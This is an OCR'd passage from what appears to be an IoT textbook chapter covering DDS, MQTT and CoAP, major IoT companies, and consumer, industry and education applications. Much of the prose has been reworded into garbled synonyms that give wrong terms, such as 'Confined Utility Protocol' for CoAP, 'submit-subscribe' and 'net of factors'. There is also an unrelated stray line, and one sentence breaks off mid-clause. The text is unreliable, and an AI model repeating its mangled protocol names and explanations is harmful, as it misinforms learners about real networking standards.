4. Data Distribution Service (DDS)

It enables a scalable, real-time, reliable, excessive-overall performance and interoperable statistics change via submit-subscribe technique. DDS makes use of multicasting to convey high-quality QoS to applications.

DDS is deployed in platforms ranging from low-footprint devices to the cloud and supports green bandwidth usage in addition to the agile orchestration of system additives.

The DDS – IoT protocols have fundamental layers: facts centric submit-subscribe (DCPS) and statistics-local reconstruction layer (DLRL). (Data Centric Publish-Subscribe layer (DCPS) and the optional Data-Local Reconstruction Layer (DLRL))

Dcps plays the task of handing over the facts to subscribers, and the DLRL layer presents an interface to DCPS functionalities, permitting the sharing of distributed data amongst IoT enabled objects.




Figure.1.34. Data Distribution Service (DDS)

Summary: Above mentioned were the 4 important IoT protocols to make you thorough with this concept. But these are not enough to get a complete grasp about the topic and, therefore, there is another important blog which focuses on the protocols that are used for messaging.

IoT Messaging Protocols – IoT MQTT & IoT CoAP

IoT Messaging Protocols

Getting those billions of devices to engage is no small feat, particularly when you keep in mind the unique man or woman of many IoT gadgets, that are regularly small, remotely deployed and infrequently serviced. These gadgets also are frequently community-confined and confined in each computing assets and energy intake. So any device designed to permit IoT devices to interact ought to clever, efficient and reasonably priced.

Today, two broadly adopted protocols cope with IoT statistics connectivity: *Message Queuing Telemetry Transport* (MQTT) and *Confined Utility Protocol* (CoAP). Let's check a number of the strengths and weaknesses of every.

Figure.1.35. *Internet of Things Messaging Protocols*

a. IoT MQTT

IoT MQTT is a messaging protocol designed for lightweight gadget-to-machine communication, advanced in 1999 by means of IBM to permit a *Supervisory Control and Records Acquisition* (SCADA) gadget for a far-flung pipeline challenge, MQTT has advanced into an open fashionable maintained by using the OASIS requirements frame.

MQTT hews to a post/subscribe message exchange pattern, wherein devices create subjects at an imperative broking that customer gadgets can then enroll in. When a tool sends a message associated with an exact topic, the message drives to any customer subscribed to it.

The centralized broker structure can simplify management, help ensure shipping, and simplicity the project of IoT devices speaking across firewalls.Strolling over TCP, MQTT conversations may secure the use of the identical SSL/TLS (TLS is the successor of SSL (Secure Sockets Layer), and the two are often used together (TLS/SSL). TLS (as the name indicates) is an encryption on the transport layer: that means that the application layer does not have to implement the encryption itself) scheme employ for net websites, although it's far taken into consideration too heavyweight for plenty of constraining eventualities.

Figure.1.36. *IoT MQTT Protocols*

IoT MQTT Protocol structure:

IoT MQTT Protocol structure is a customer-server architecture, in which each sensor is a purchaser and connects to IoT MQTT server name broking over TCP.

It's miles message orientate, this is, each message (a discrete chew of records opaque to the dealer) publish a deal with, referred to as a subject. MQTT clients can enroll in multiple topics to get hold of every message posted to the topic.




Figure.1.37. *IoT MQTT Protocol- Structure*

In the above parent of IoT MQTT Protocol architecture, every subscriber can enroll in only one topic of their hobby to begin listening. The publisher publishes the messages to the MQTT broking who in flip forwards the messages to the listening subscriber.

b. IoT CoAP

IoT CoAP, alternatively, is a new fashion evolved by means of the IETF (The Internet Engineering Task Force (IETF) is an open international community of network designers, operators, vendors, and researchers who work on developing technical standards for the Internet.) Constrained Resource Environments (core) institution this regularly defined as a lightweight analog to HTTP.

CoAP Protocol trades off the transmission of TCP, used by MQTT for the smaller packets and decrease the overhead of UDP. CoAP requests message sample and employs a consumer-server model in which consumer devices send data requests immediately to server devices, which then respond.

Guide for an observer message pattern enables customers to get hold of or replace whenever requested state adjustments, as an instance a valve beginning or closing, even as confirmed message shipping provides some level of warranty underneath the connectionless UDP shipping.

The selection of what protocol to adopt depends absolutely on the specifics of your specific device deployment. In a few cases, the hub-and-spoke, brokered structure of MQTT may additionally provide advantages, while in others the decentralized method hired by means of CoAP can first-class.

Figure.1.38.*IoT CoAP Protocols*

IoT CoAP Protocol structure:

CoAP depends totally on relaxation architecture (a preferred layout for having access to internet assets). It optimizes the length of the datagram and presents dependable communiqué to triumph over the shortcomings of a confined resource.

On one hand, the IoT protocol gives URI, rest method together with GET, publish, put and DELETE. On the other hand, it lets in IP multicasting to acquire group conversation.

5 Top-level IoT Companies in the World

You may not believe the amazing growth in the Internet of things space till now given that this term has not been around since very long, but the way it has captured the world is incredible. Just in case you don't know: Accenture believes its market would reach $14.2 trillion by 2020.

IDC predicts $1.2 trillion spending in IoT business. Bain forecasts the market to grow to about $520B in 2021. This is how powerful this field is going to be. And the reason for being powerful lies in the name of the companies that are using this technology.

IoT Companies

These are the top 5 IoT Companies in the world, let's discuss them one by one:

1. IBM

IBM's, one of the biggest IoT companies declaration in the past due March 2015 that it would make investments $3 billion over the next 4 years for a separate IoT division has wowed the IoT community.
And it seems IBM has acted without delay: With more than 1,400 employees operating in IoT, IBM has made a huge step forward. Seek site visitors for IBM in relation with IoT has additionally, extended largely.
In addition to the declaration of its personal IoT division, IBM these days is fashioning critical industry partnerships, like a joint development of a continental's linked mobile vehicle solution or the tracking & predictive analytics of Pratt & Whitney's 4000+ commercial jet engines.

2. Google

Google has now officially started adding products for the internet of things. In one of the Google I/O conference, the agency announced Brillo, the "underlying working machine for the internet of factors," with a developer preview.
Moreover, there's Weave, the (move platform) commonplace language with a view to allowing Brillo devices, telephones, and the net all speak to one another — that's coming in this fall.

3. Intel

The Internet of things drives Intel's sales. Intel made more than 1/2 a thousand million greenbacks from the "net of factors" in Q2/2015, the modern-day sign that IoT is starting to emerge as a full-size revenue driver for tech agencies.

The chip maker stated that the $533m from connected devices helped to offset “decrease than anticipated call for” for business laptops, pcs inside the first zone of 2015, breaking out sales for the primary time from what Intel calls “embedded” structures in retail, transport, business, and domestic products.

The large news for Intel in Q2/2015 was its assertion to buy Altera in an all-cash transaction worth approximately $16.7 billion, Intel’s biggest acquisition ever.

Intel, however, also plans to offer Altera’s FPGA merchandise with its Xeon processors as “noticeably customized, incorporated products” and to enhance Altera’s merchandise via applying Intel’s design and manufacturing processes to them.

4. Microsoft

Microsoft’s big news of the zone became the assertion that the business enterprise could make Windows 10 ready for IoT.

Windows 10 could then be used as a developer device for example for Raspberry Pi 2. The software program giant announced several different gadgets which can be designed to run at the business enterprise’s upcoming running device.

On top of that, Microsoft and Japanese electronics large Toshiba have announced a

5. Cisco

Cisco is also near to making its IoT goals. Its structures introduced a $635 million cloud protection corporation Open DNS to enhance Cisco’s role in the upcoming net of factors protection marketplace.

Furthermore, it is also delivered greater than 15 new IoT products especially centered on connectivity and cyber security.

Summary

You can now imagine the importance of IoT by the level of companies that are using it. The scope of IoT is wide and is not just used in the technology sector but IoT applications are available in each and every sector of life.

IoT Applications: Top 10 Uses of Internet of Things

In our last IoT class, we discussed IoT Technology & Protocols in detail. Today, we will move towards the Internet of Things-IoT Applications. Moreover, we will discuss uses of IoT system.

So, let’s begin with IoT Applications & Uses.

IoT Applications & Uses

IoT has many applications, but today we will cover top 11 IoT Applications with uses. So, let’s explore them one by one:

a. Smart Home

Whenever we think of IoT systems, the most important and efficient application that stands out every time is Smart Home ranking as highest IOT application on all channels. The number of people searching for smart homes increases every month with about 60,000 people and increasing.

Another interesting thing is that the database of smart homes for IoT Analytics includes 256 companies and startups. More companies are now actively being involved in smart homes than similar other applications in the field of IoT.

The estimated amount of funding for Smart Home startups exceeds $2.5bn and is ever growing. The list of startups includes prominent startup company names such as AlertMe or Nest as well as a number of multinational corporations like Philips, Haier, or Belkin etc.




Figure.1.39. Internet of Things Applications – Smart Home

b. Wearable

Just like smart homes, "wearable" remain a hot topic too among potential IOT applications. Every year, consumers all across the globe await the release of Apple's "smart watch".

Apart from this, there are plenty of other wearable devices that make our life easy such as the Sony Smart B Trainer, or LookSee bracelet, the Myo gesture control.

Figure.1.40. Internet of Things Applications – Wearable

c. Smart City

The smart city like the name suggests is a very big innovation and spans a wide variety of use cases, from water distribution to traffic management to waste management, environmental monitoring, and urban security.

The reason why it is so popular is that it tries to remove the discomfort and problems of people who live in cities. IoT solutions offered in the Smart City area solve various city-related problems comprising of traffic, reduce air and noise pollution and help make cities safer.

Figure.1.41. *IoT Applications – Smart City*

d. Smart Grids

"Smart grids" is another area of application that stands out. A smart grid basically promises to extract information on the behaviors of consumers and electricity suppliers in an automated fashion in order to improve the efficiency, economics, and reliability of electricity distribution.

41,000 monthly Google searches is a testament to this concept's popularity.




Figure.1.42. Uses of IoT – Smart Grid

e. Industrial Internet

One way to think of the Industrial Internet is, as connecting machines and devices in industries such as power generation, oil, gas, and healthcare. It is also made use of in situations where unplanned downtime and system failures can result in life-threatening situations.

A system embedded with the IoT tends to include devices such as fitness bands for heart monitoring or smart home appliances. These systems are functional and can very well provide ease of use but are not reliable because they do not typically create emergency situations if a downtime was to occur.

f. Connected Car

Connected car technology is a vast and an extensive network of multiple sensors, antennas, embedded software, and technologies that assist in communication to navigate in our complex world. It has the responsibility of making decisions with consistency, accuracy, and speed.

It also has to be reliable. These requirements will become even more critical when humans give up entirely the control of the steering wheel and brakes to the autonomous or automated vehicles that are being successfully tested on our highways right now.

Figure.1.43 IoT Applications – Connected Car

g. Connected Health (Digital Health/Tele-health/Telemedicine)

IoT has various applications in healthcare, which are from remote monitoring equipment to advance & smart sensors to equipment integration. It has the potential to improve how physicians deliver care and also keep patients safe and healthy.

Healthcare IoT can allow patients to spend more time interacting with their doctors by which it can boost patient engagement and satisfaction.

From personal fitness sensors to surgical robots, IoT in healthcare brings new tools updated with the latest technology in the ecosystem that helps in developing better healthcare.

IoT helps in revolutionizing healthcare and provides pocket-friendly solutions for the patient and healthcare professional.

Figure.1.44 Internet of Things Applications – Connected Health

h. Smart Retail

Retailers have started adopting IoT solutions and using IoT embedded systems across a number of applications that improve store operations such as increasing purchases, reducing theft, enabling inventory management, and enhancing the consumer's shopping experience.

Through IoT physical retailers can compete against online challengers more strongly. They can regain their lost market share and attract consumers into the store, thus making it easier for them to buy more while saving money.

Figure.1.45 Uses of IoT – Smart Retail

i. Smart Supply Chain

Supply chains have already been getting smarter for a couple of years. Offering solutions to problems like tracking of goods while they are on the road or in transit, or helping suppliers exchange inventory information are some of the popular offerings.

With an IoT enabled system, factory equipment that contains embedded sensors communicate data about different parameters such as pressure, temperature, and utilization of the machine. The IoT system can also process workflow and change equipment settings to optimize performance.

Figure.1.46.Uses of IoT – Smart Supply Chain

j. Smart Farming

Smart farming is an often overlooked IoT application. However, because the number of farming operations is usually remote and the large number of livestock that farmers work on, all of this can be monitored by the Internet of Things and can also revolutionize the way farmers work.

But this idea is yet to reach a large-scale attention. Nevertheless, it still remains to be one of the IoT applications that should not be underestimated. Smart farming has the potential to become an important application field specifially in the agricultural-product exporting countries.




Figure.1.47 Internet of Things Applications – Smart Farming

Important IoT Consumer Applications:Customers benefit from the information evaluation and optimization of IoT. IoT technology behaves like a team of advisors, assistants, and security. Internet of things applications in consumer area can vary from quite simple and cheap ones which include private health gadgets to high-quality clever domestic automation programs. So, the IoT use instances, devices, and packages for consumers are very varied as well.




Figure.1.48 IoT Applications in Consumer Sector

a. Home security and smart domestic

Complete domestic safety is a prime area where the internet of things is becoming an increasing number of essential Intrusions and unauthorized entries can now monitor and avert earlier than matters got out of hand.

Home security is simply one issue of the clever domestic where we see connected devices being popular in, amongst others, family home equipment. Other packages in smart houses encompass room management devices, amusement structures.

Such applications vary from alternatively cheap and easy ones to extra pricey smart home automation solutions.

IoT takes the location of a full team of workers −

- Butler − IoT waits to be able to return domestic and ensures your house stays completely prepared. Its video displays units your resources, family, and the kingdom of your private home. It takes actions to clear up any problems that seem.
- Chef − An IoT kitchen prepares meals or truly aids you in making them.
- Nanny − IoT can truly act as a mum or dad through controlling access, providing supplies, and alerting the proper individuals in an emergency.
- Gardner − The IoT structures of a farm can also be taken into consideration for home landscaping.
- Repairman − Smart systems carry out key maintenance and repairs and additionally request them.
- Security shield − IoT watches over you 24/7. It could take a look at suspicious individual's miles away, and apprehend the potential of youth equipment troubles.

Figure.1.49 IoT Consumer Applications – Home Security & Smart Domestic

b. Personal healthcare, healthcare carriers, and health care payers

Private healthcare is some other fundamental area wherein the advantages of consumer net of factors are reap extensively.

Blood stress and coronary heart charge bands, that are power by means of IoT connect us at once to the healthcare machine getting well-timed assistance when something isn't always proper.

Monitoring of the important symptoms of sportsmen all through training the use of personal wearables facilitates is likewise turning into very common inside the field of sports.

Other areas of use inside the healthcare enterprise encompass patients surveillance, care of the elderly and the disabled, fall detection and so on.

Figure.1.50 IoT Consumer Applications – Personal Healthcare & Healthcare Carriers

c. Wearable technology

Wearables are often using for personal healthcare but nowadays they're also becoming famous for uses other than that of smartwatches or simply health trackers.

Wearables are, as an example, being use to defend workers in factories and this means they are also used within the commercial net of factors.

However maximum wearables are purchaser electronics. The market is watching for subsequent technology clever wearables which are much less dependent on the smartphone.
learning project spam detector

Figure.1.51 Internet of Things Consumer Applications – Wearable technology

d. Asset tracking – tracking your valuable assets

From smart cellphone tracking to GPS pet monitoring and tracking any asset you want to, is likewise famous in Consumer IoT. Puppy monitoring is becoming increasingly more popular to offer pet proprietors complete peace of thoughts.

They could screen the movement in their pets. Asset monitoring answers allow this and permit to music anything at all, additionally over longer distances in which IoT coverage is present for low energy wide area networks.




Figure.1.52 IoT Consumer Applications – Asset Tracking

e. Workplace

A smart workplace or different workspace combines customization of the working environment with clever equipment. IoT learns about you, your task, and the way you work to supply optimized surroundings.

This outcome in a realistic resort like adjusting the room temperature, but also extra advanced benefits like modifying your schedule and the gear you operate to increase your output and decrease your work time.

IoT system inside a workplace acts as a consultant and a manager with the potential of seeing what you can't.

Figure.1.53 IoT Consumer Applications – Workplace

f. Play

IoT learns as much about you for my part as it does professionally. This allows the generation to guide enjoyment −

- Lifestyle and night existence − IoT can analyze your actual-world sports and reaction to guide you in finding more of the things and places you experience such as recommending eating places and occasions primarily based on your possibilities and experiences
- Holidays − Making plans and saving for vacations proves difficult for a few, and plenty of utilizing businesses, which can be replaced with the aid of IoT.
- Products and services − IoT offers a higher evaluation of the products you want and need than current analytics based on its deeper access. It integrates with key statistics like your finances to suggest notable answers.

6 Important Roles & Application of IoT in Education

In our last IoT class, we discussed IoT Applications in Agriculture and today we will see how IoT is beneficial in the education sector with the help of this “Roles & Applications of IoT in Education”.

So, let’s start Applications of IoT in Education.

Roles & Application of IoT in Education

One of the very smart components of present-day colleges and classrooms is that the IoT improves schooling itself and brings advanced fee to the physical surroundings and systems. A clever college has the facilities functioning easily that provide a better stage of getting to know personally.

The smart gadgets that are used within the campus employ wi-fi community to ship facts and acquire commands. A computational internet of things gadget for faculties and studying facilities enables to create smarter lesson plans, maintain a tune of critical resources, improves admission records, design safer campuses and much more.




Figure.1.54 .Roles & Application of IoT in Education

These are some important areas where the Internet of Things Application in Education.

a. Poster boards into IoT enabled boards

